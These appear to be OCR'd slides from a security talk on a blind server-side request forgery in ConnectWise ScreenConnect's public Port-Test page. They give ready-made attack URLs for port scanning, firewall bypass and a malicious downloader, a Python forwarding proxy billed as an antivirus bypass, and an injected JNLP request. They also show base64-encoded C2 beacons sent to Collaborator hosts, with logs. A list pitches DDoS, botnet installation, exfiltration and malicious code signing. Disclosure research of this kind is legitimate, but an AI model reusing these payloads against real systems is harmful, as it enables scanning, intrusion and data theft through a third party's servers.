```

Request

Pretty Raw Hex \n


```
GET /Bin/ConnectwiseControl.Client.jnlp?h=CYBIRPOC-HIJACKED-MULTIOS&p=31337&i=CYBIRPOC&e=Support&y=Guest&r=%27 HTTP/2
Host: CYBIRPOC-INJECTED-JNLP.CYBIRPOC.COM
```


```python
import socket
import threading

def handle_client(client_socket):
    request_data = client_socket.recv(4096)
    forward_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    forward_socket.connect(('192.168.255.255', 80))
    forward_socket.send(request_data)
    response_data = forward_socket.recv(4096)
    client_socket.send(response_data)
    client_socket.close()
    forward_socket.close()

def start_proxy():
    proxy_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    proxy_socket.bind(('localhost', 37337))
    proxy_socket.listen(10)
    print('[*] CYBIR - Proof of Concept SOPHOS Bypass - Listening on port 37337')

    while True:
        client_socket, client_address = proxy_socket.accept()
        print(f'[*] Accepted connection from {client_address[0]}:{client_address[1]}')
        client_handler = threading.Thread(target=handle_client, args=(client_socket,))
        client_handler.start()

if __name__ == '__main__':
    start_proxy()
```

OK, how do you actually exploit this in a meaningful way?

What if you had a way to... ?

I do.



Put that aside for a few minutes..

You have the malicious code factory... how do you start delivering it or building your toolset?


PoC or GTFO

For the past year, I have been collecting PoC through Connectwise servers for:

- C2 / Beaconing
- Bypass of Firewall Rules
- Tunneling of Malicious Files
- DoS / DDoS
- Botnet Creation / Installation of Malicious Software & Agents (Multi-OS Access)
- Client-Side Exploitation (Browsers)
- Port Scanning and API Access (Internal and External)
- Arbitrary HTTP Requests (Attacks) on Arbitrary Ports
- Exifiltration and Implantation of Malicious Code

....and it's all because of one page and ***how their software works.***

Protip: *LEARN HOW A NETWORK WORKS!*



Payloads to generate: 1 | Copy to clipboard | Include Collaborator server location | Poll now | Polling automatically

#	Time	Type	Payload	Source IP address
1	2023-Feb-17 00:30:53.390 UTC	DNS	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	74.125.181.195
2	2023-Feb-17 00:30:53.415 UTC	DNS	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	86.109.4.131
3	2023-Feb-17 00:32:50.871 UTC	DNS	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	86.109.4.129
4	2023-Feb-17 00:32:51.041 UTC	SMTP	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	147.75.84.212
5	2023-Feb-17 00:32:51.041 UTC	SMTP	ypr0dl22pjp6d0vzpzuzkco3ouulib60	147.75.84.212
6	2023-Feb-17 00:43:36.984 UTC	DNS	8w5akv9cwtwgka29w919rmvdv41vpndc	86.109.4.129
7	2023-Apr-13 01:24:02.103 UTC	DNS	zwz1km93wkw7k120w010rdv4vv1mpfd4	3.239.157.96
8	2023-Apr-13 01:24:02.104 UTC	DNS	zwz1km93wkw7k120w010rdv4vv1mpfd4	44.192.161.29
9	2023-Apr-13 01:24:02.124 UTC	DNS	zwz1km93wkw7k120w010rdv4vv1mpfd4	3.209.83.73
10	2023-Apr-13 01:24:02.123 UTC	DNS	zwz1km93wkw7k120w010rdv4vv1mpfd4	18.232.1.228
11	2023-Apr-13 01:24:02.243 UTC	HTTP	zwz1km93wkw7k120w010rdv4vv1mpfd4	52.202.11.141
12	**2023-May-08 17:24:57.837 UTC**	**DNS**	**zwz1km93wkw7k120w010rdv4vv1mpfd4**	**35.170.83.68**
13	**2023-May-08 17:24:57.838 UTC**	**DNS**	**zwz1km93wkw7k120w010rdv4vv1mpfd4**	**18.232.1.194**
14	**2023-May-08 17:24:57.853 UTC**	**DNS**	**zwz1km93wkw7k120w010rdv4vv1mpfd4**	**35.170.83.62**
15	2023-May-08 17:24:57.853 UTC	DNS	zwz1km93wkw7k120w010rdv4vv1mpfd4	44.192.161.172
16	**2023-May-08 17:24:57.979 UTC**	**HTTP**	**zwz1km93wkw7k120w010rdv4vv1mpfd4**	**52.202.11.141**
17	**2023-May-08 17:26:05.564 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**35.170.83.81**
18	**2023-May-08 17:26:05.564 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**35.170.83.62**
19	**2023-May-08 17:26:05.589 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**35.170.83.62**
20	2023-May-08 17:26:05.703 UTC	HTTP	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	52.202.11.141
21	**2023-May-21 19:12:10.377 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**3.238.178.109**
22	**2023-May-21 19:12:10.376 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**18.232.1.236**
23	**2023-May-21 19:12:10.405 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**44.192.160.188**
24	**2023-May-21 19:12:10.405 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**3.238.178.109**
25	2023-May-21 19:12:10.516 UTC	HTTP	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	52.202.11.141
26	**2023-May-30 22:17:06.586 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**3.239.156.105**
27	**2023-May-30 22:17:06.587 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**35.170.83.35**
28	**2023-May-30 22:17:06.609 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**35.170.83.1**
29	**2023-May-30 22:17:06.610 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**18.232.1.228**
30	2023-May-30 22:17:06.725 UTC	HTTP	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	52.202.11.141
31	2023-May-30 22:18:27.221 UTC	HTTP	mzpon9cqz7zuno5nzn4nu0yryi49s0gp	52.202.11.141
32	**2023-Jul-04 23:08:14.300 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**44.192.161.228**
33	**2023-Jul-04 23:08:14.300 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**3.209.85.117**
34	**2023-Jul-04 23:08:14.311 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**3.209.85.116**
35	**2023-Jul-04 23:08:14.311 UTC**	**DNS**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**3.239.157.19**
36	**2023-Jul-04 23:08:14.443 UTC**	**HTTP**	**mzpon9cqz7zuno5nzn4nu0yryi49s0gp**	**52.202.11.141**
37	**2023-Jul-14 16:51:17.788 UTC**	**DNS**	**oxpqlbasx9xwlq3pxp2ps2wtwk2bq6ev**	**3.239.157.231**
38	**2023-Jul-14 16:51:17.789 UTC**	**DNS**	**oxpqlbasx9xwlq3pxp2ps2wtwk2bq6ev**	**44.192.160.12**
39	**2023-Jul-14 16:51:17.810 UTC**	**DNS**	**oxpqlbasx9xwlq3pxp2ps2wtwk2bq6ev**	**35.170.83.5**
40	**2023-Jul-14 16:51:17.810 UTC**	**DNS**	**oxpqlbasx9xwlq3pxp2ps2wtwk2bq6ev**	**3.239.157.231**

This all looks very complex so I simplified it: 3 Get Requests…. or 4 python scripts!

Port Scanner / Arbitrary HTTP & API Requests (URL):

https://www.screenconnect.com/Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=IP-OR-FQDN-OF-TARGET&ctl00%24Main%24webServerPortBox=PORT&ctl00%24Main%24relayHostBox=&ctl00%24Main%24relayPortBox=&ctl00%24Main%24ctl01=Test+Ports

Content Bruting / API Fuzzing / Firewall Bypass:

https://www.screenconnect.com/Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=IP-OR-FQDN-OF-TARGET/CONTENT#&ctl00%24Main%24webServerPortBox=PORT&ctl00%24Main%24relayHostBox=&ctl00%24Main%24relayPortBox=&ctl00%24Main%24ctl01=Test+Ports

Client-Side Exploitation / Malicious Downloader (URL):


https://www.screenconnect.com/Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=IP-OR-FQDN-OF-PYTHON-LISTENER&ctl00%24Main%24webServerPortBox=80&ctl00%24Main%24relayHostBox=&ctl00%24Main%24relayPortBox=&ctl00%24Main%24ctl01=Test+Ports

As you'll see, none of this requires a credit card, deep hacking skills, or more than a rudimentary understanding of free tools.

I have included PoC python code, applicable web application exploits & payloads, detailed screenshots of attack flow.

Materials:

- Connectwise ScreenConnect / Control Trial Account (Free)
- Amazon EC2 Instance (Free) with firewall rule to allow HTTP from www.screenconnect.com
- Provided Python Scripts (Free)



Living off the Land with Screen Connect Port Test

"Use our Port Test tool to determine the external accessibility of your ScreenConnect instance...

...If you have changed ports are are hosting at a different IP or hostname, you will need to change these values accordingly."


Ask yourself:

WHAT HAPPENS WHEN THIS FORM IS SUBMITTED?

I control the DNS record, the port, the HTTP request.

ANSWER:


I can inject an Arbitrary Host / IP, Arbitrary Port. The request is generated by the CONNECTWISE WEB SERVER (IPv4: 52.202.11.141)




http://www.screenconnect.com/Port-Test

LotL and Basic Networking:
What happens when you submit a request*?

*I am inheriting the firewall rules / controls for this endpoint, internally and externally.





#	Time	Type	Payload	Source IP address
60	2023-Jul-15 01:03:20.471 UTC	HTTP	5w27ks99wqwdk726w616rjvav11sprdg	52.202.11.141
59	2023-Jul-15 01:03:20.332 UTC	DNS	5w27ks99wqwdk726w616rjvav11sprdg	44.192.160.12
58	2023-Jul-15 01:03:20.332 UTC	DNS	5w27ks99wqwdk726w616rjvav11sprdg	18.232.1.227
57	2023-Jul-15 01:03:20.308 UTC	DNS	5w27ks99wqwdk726w616rjvav11sprdg	3.209.85.114

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
1 GET /asv-dc31/api/here HTTP/1.1
2 Host: asv-dc31.5w27ks99wqwdk726w616rjvav11sprdg.oastify.com
3 Connection: Keep-Alive
4
```




Image credit:

[Beginner Guide To Exploit Server Side Request Forgery (SSRF) Vulnerability | by Muh. Fani Akbar | InfoSec Write-ups (infosecwriteups.com)]

The server receives the user request from *my* IP. (VPN – GET or POST)

Server (52.202.11.141) processes the DNS record, performs MULTIPLE queries (requests 57, 58, 59)

Server (52.202.11.141) sends the *new* HTTP request via user controlled port to targeted IP (as 52.202.11.141, ***not *my* IP*** – request 60)

The page returns a status message.

This request does not require a CSRF token, Cookie, Authentication…. Nothing.

This is a "Blind SSRF!"


```
GET /Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&
asv-dc31.5w27ks99wqwdk726w616rjvav11sprdg.oastify.
com/asv-dc31/api/here#
4relayHostBox=&ctl00%24Main%24relayPortBox=&ctl00%
24Main%24ctl01=Test+Ports HTTP/2
Host: www.screenconnect.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

Living off the Land – Intended vs. Designed


"How to find stuff that never shows up on a vulnerability scanner"

"Working as Intended"


- Legitimate users of the software can test ports and HTTP access to their ScreenConnect / Connectwise Instance.
- Users host on many ports, so allow them to change them.
- Unauthenticated and public so diagnostics are available for MSPs at any time.




What is happening?



How does DNS work?



How does a proxy work?




Living off the Land – Intended vs. Designed

"How to find stuff that never shows up on a vulnerability scanner"


"Working as Designed"

- Port Scanner
- Proxy
- Firewall Bypass
- Client-Side Exploitation / XSS
- Backdoor access to HTTP / APIs on any port
- Multi-Vector DoS / DDoS
- C2 / Beaconing via DNS / HTTP
- Content Enumerator / Bruter
- Phishing & SE Platform
- AV / EDR Bypass
- Malicious Code Signing / Exploit Factory using CW's Code Signi cert.
- Internal access to CW's cloud network. (DNS Rebinding)



Two one-way communications channels = One two-way communications channel.

"Three rights hand turns make a left hand turn."



#	Time	Type	Payload	Source IP address
60	2023-Jul-15 01:03:20.471 UTC	HTTP	5w27ks99wqwdk726w616rjvav11sprdg	52.202.11.141
59	**2023-Jul-15 01:03:20.332 UTC**	**DNS**	**5w27ks99wqwdk726w616rjvav11sprdg**	**44.192.160.12**
58	**2023-Jul-15 01:03:20.332 UTC**	**DNS**	**5w27ks99wqwdk726w616rjvav11sprdg**	**18.232.1.227**
57	2023-Jul-15 01:03:20.308 UTC	DNS	5w27ks99wqwdk726w616rjvav11sprdg	3.209.85.114
56	**2023-Jul-15 01:03:20.308 UTC**	**DNS**	**5w27ks99wqwdk726w616rjvav11sprdg**	**3.239.157.56**
55	2023-Jul-14 16:52:15.453 UTC	HTTP	94bbswhd4u4hsbaa4a9azn3e359wxulj	52.202.11.141
54	2023-Jul-14 16:52:15.339 UTC	DNS	94bbswhd4u4hsbaa4a9azn3e359wxulj	3.209.85.114

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
GET /asv-dc31/api/here HTTP/1.1
Host: asv-dc31.5w27ks99wqwdk726w616rjvav11sprdg.oastify.com
Connection: Keep-Alive
```

C2 / Exfiltration / DNS & HTTP Beacon (HTTP and IODINE C2)

(Encode beacons via base64 and send payload back home via preferred protocol.)

PoC – Signaling / Message, Crafted with # Truncation:

Base64 Encoded: Y3liaXJwb2M=

Decoded C2 / Signal: cybirpoc

```
GET /Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&
mzpon9cqz7zuno5nzn4nu0yryi49s0gp.oastify.com/WTNsaWFYSn
diMkl0WkdNeklRPTO&ctl00%24Main%24webServerPortBox=80&
ctl00%24Main%24relayHostBox=&
```

242	2022-Dec-08 05:22:19.088 UTC	HTTP	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	52.202.11.141
243	2022-Dec-08 05:22:30.125 UTC	HTTP	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	52.202.11.141
244	2022-Dec-08 05:36:18.993 UTC	DNS	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	35.170.83.17
245	2022-Dec-08 05:36:19.071 UTC	HTTP	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	52.202.11.141

Description | Request to Collaborator | Response from Collaborator

```
GET /Y3liaXJwb2M HTTP/1.1
Host: kthtiq6h1jk38qaudp45n0ufu60xoplhq5f.oastify.com
```


2022-Dec-08 05:22:19.088 UTC	HTTP	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	52.202.11.141
2022-Dec-08 05:22:30.125 UTC	HTTP	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	52.202.11.141
2022-Dec-08 05:36:18.993 UTC	DNS	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	35.170.83.17
